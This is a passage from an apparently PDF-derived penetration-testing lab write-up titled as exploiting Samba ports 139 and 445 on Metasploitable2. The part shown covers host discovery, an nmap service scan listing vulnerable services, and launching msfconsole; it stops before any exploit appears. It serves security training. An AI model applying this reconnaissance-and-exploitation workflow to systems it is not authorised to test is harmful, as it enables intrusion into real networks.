

14 July, 24

Exploiting 139 & 445 SAMBA Port Vulnerability on Metasploitable2:

Detailed Write-Up By Seerat E Marryum


Check connectivity and the IP address of network we are connected to:

- **Ping google.com**
- **ifconfig**

Check all the network devices connected on router

- **sudo netdiscover**

14 July, 24



The screenshot shows a Kali Linux terminal window with the following content:

```
(silentspectre@kali)-[~]
$ ping google.com
PING google.com (172.217.17.46) 56(84) bytes of data:
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=1 ttl=58 time=68.4 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=2 ttl=58 time=64.6 ms
64 bytes from ams16s29-in-f46.1e100.net (172.217.17.46): icmp_seq=3 ttl=58 time=64.3 ms
^C
--- google.com ping statistics ---
3 packets transmitted, 3 received, 0% packet loss, time 2004ms
rtt min/avg/max/mdev = 64.320/65.792/68.428/1.867 ms


(silentspectre@kali)-[~]
$ ifconfig
eth0: flags=4163<UP,BROADCAST,RUNNING,MULTICAST> mtu 1500
    inet 192.168.100.213 netmask 255.255.255.0 broadcast 192.168.100.255
    inet6 fe80::20c:29ff:feac:dc08 prefixlen 64 scopeid 0x20<link>
    ether 00:0c:29:ac:dc:08 txqueuelen 1000 (Ethernet)
    RX packets 31 bytes 4061 (3.9 KiB)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 43 bytes 5132 (5.0 KiB)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

lo: flags=73<UP,LOOPBACK,RUNNING> mtu 65536
    inet 127.0.0.1 netmask 255.0.0.0
    inet6 ::1 prefixlen 128 scopeid 0x10<host>
    loop txqueuelen 1000 (Local Loopback)
    RX packets 8 bytes 480 (480.0 B)
    RX errors 0 dropped 0 overruns 0 frame 0
    TX packets 8 bytes 480 (480.0 B)
    TX errors 0 dropped 0 overruns 0 carrier 0 collisions 0

(silentspectre@kali)-[~]
$
```

The terminal window is titled "KaliLinux - VMware Workstation" and has tabs for "KaliLinux", "Metasploitable2-Linux", and "Kioptrix Level 1". The status bar at the bottom indicates "To direct input to this VM, click inside or press Ctrl+G."

14 July, 24



```
Metasploitable2-Linux - VMware Workstation
File Edit View VM Tabs Help
Home x KaliLinux x Metasploitable2-Linux x Kioptrix Level 1 x

To access official Ubuntu documentation, please visit:
http://help.ubuntu.com/
No mail.
msfadmin@metasploitable:~$ ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:1d:54:5a
          inet addr:192.168.100.218  Bcast:192.168.100.255  Mask:255.255.255.0
          inet6 addr: fe80::20c:29ff:fe1d:545a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:60 errors:0 dropped:0 overruns:0 frame:0
          TX packets:68 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:7482 (7.3 KB)  TX bytes:7388 (7.2 KB)
          Interrupt:17 Base address:0x2000


lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:92 errors:0 dropped:0 overruns:0 frame:0
          TX packets:92 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:19393 (18.9 KB)  TX bytes:19393 (18.9 KB)

msfadmin@metasploitable:~$ _

Click in the virtual screen to send keystrokes
VMware Tools enables many features and improves mouse movement, video and performance. Log in to the guest operating system and click "Install Tools".
Install Tools  Remind Me Later  Never Remind Me

To direct input to this VM, click inside or press Ctrl+G.
```

14 July, 24



```
silentspectre@kali: ~  
File Actions Edit View Help  
Currently scanning: 192.168.113.0/16 | Screen View: Unique Hosts  
3 Captured ARP Req/Rep packets, from 3 hosts. Total size: 180  



| IP              | At MAC Address    | Count | Len | MAC Vendor / Hostname         |
|-----------------|-------------------|-------|-----|-------------------------------|
| 192.168.100.1   | 4c:f9:5d:be:0c:83 | 1     | 60  | HUAWEI TECHNOLOGIES CO.,LTD   |
| 192.168.100.48  | ac:b5:7d:54:2a:05 | 1     | 60  | Liteon Technology Corporation |
| 192.168.100.218 | 00:0c:29:1d:54:5a | 1     | 60  | VMware, Inc.                  |

  
(silentspectre@kali)-[~]  
$ ping 192.168.100.218  
PING 192.168.100.218 (192.168.100.218) 56(84) bytes of data:  
64 bytes from 192.168.100.218: icmp_seq=1 ttl=64 time=0.278 ms  
64 bytes from 192.168.100.218: icmp_seq=2 ttl=64 time=0.872 ms  
^C  
— 192.168.100.218 ping statistics —  
2 packets transmitted, 2 received, 0% packet loss, time 1022ms  
rtt min/avg/max/mdev = 0.278/0.575/0.872/0.297 ms  
  
(silentspectre@kali)-[~]  
$
```

Nmap scan to get information about target device and find open ports alongwith their vulnerabilities:

14 July, 24

nmap scan -Pn -sV <ip>




```
silentspectre@kali: ~  
File Actions Edit View Help  
--(silentspectre@kali)-[~]  
$ nmap -Pn -sV 192.168.100.218  
Starting Nmap 7.94SVN ( https://nmap.org ) at 2024-07-01 16:01 EDT  
Nmap scan report for 192.168.100.218  
Host is up (0.0038s latency).  
Not shown: 978 closed tcp ports (conn-refused)  
PORT      STATE SERVICE      VERSION  
21/tcp    open  ftp          vsftpd 2.3.4  
22/tcp    open  ssh          OpenSSH 4.7p1 Debian 8ubuntu1 (protocol 2.0)  
23/tcp    open  telnet       Linux telnetd  
25/tcp    open  smtp         Postfix smtpd  
80/tcp    open  http         Apache httpd 2.2.8 ((Ubuntu) DAV/2)  
111/tcp   open  rpcbind      2 (RPC #100000)  
139/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
445/tcp   open  netbios-ssn  Samba smbd 3.X - 4.X (workgroup: WORKGROUP)  
512/tcp   open  exec         netkit-rsn rexecd  
513/tcp   open  login        OpenBSD or Solaris rlogind  
514/tcp   open  tcpwrapped  
1099/tcp  open  java-rmi     GNU Classpath grmiregistry  
1524/tcp  open  bindshell    Metasploitable root shell  
2049/tcp  open  nfs          2-4 (RPC #100003)  
2121/tcp  open  ftp          ProFTPD 1.3.1  
3306/tcp  open  mysql        MySQL 5.0.51a-3ubuntu5  
5432/tcp  open  postgresql   PostgreSQL DB 8.3.0 - 8.3.7  
5900/tcp  open  vnc          VNC (protocol 3.3)  
6000/tcp  open  X11          (access denied)  
6667/tcp  open  irc          UnrealIRCd  
8009/tcp  open  ajp13        Apache Jserv (Protocol v1.3)  
8180/tcp  open  http         Apache Tomcat/Coyote JSP engine 1.1  
Service Info: Hosts: metasploitable.localdomain, irc.Metasploitable.LAN; OSs: Unix, Linux; CPE: cpe:/o:linux:linux_kernel  
  
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .  
Nmap done: 1 IP address (1 host up) scanned in 16.71 seconds
```

139 & 445 SAMBA

Start the Metasploit: **sudo msfdb init && msfconsole**

14 July, 24



The screenshot shows a Kali Linux virtual machine running in VMware Workstation. The terminal window is titled 'silentspectre@kali: ~'. The user has entered the command 'sudo msfdb init && msfconsole'. The terminal output shows the Metasploit database being initialized, with a message indicating that the database appears to be already configured, skipping initialization. Below this, there is a large ASCII art graphic of a cat. At the bottom of the terminal, the Metasploit version is listed as 'metasploit v6.4.15-dev', and the documentation URL is provided: 'https://docs.metasploit.com/'. The terminal prompt is 'msf6 > '.

```
KaliLinux - VMware Workstation
File Edit View VM Tabs Help
Home KaliLinux Metasploitable2-Linux
1 2 3 4
silentspectre@kali: ~
File Actions Edit View Help
rtt min/avg/max/mdev = 0.796/0.947/1.099/0.151 ms
(silentspectre@kali)-[~]
$ sudo msfdb init && msfconsole
[+] Starting database
[i] The database appears to be already configured, skipping initialization
Metasploit tip: Network adapter names can be used for IP options set LHOST
eth0

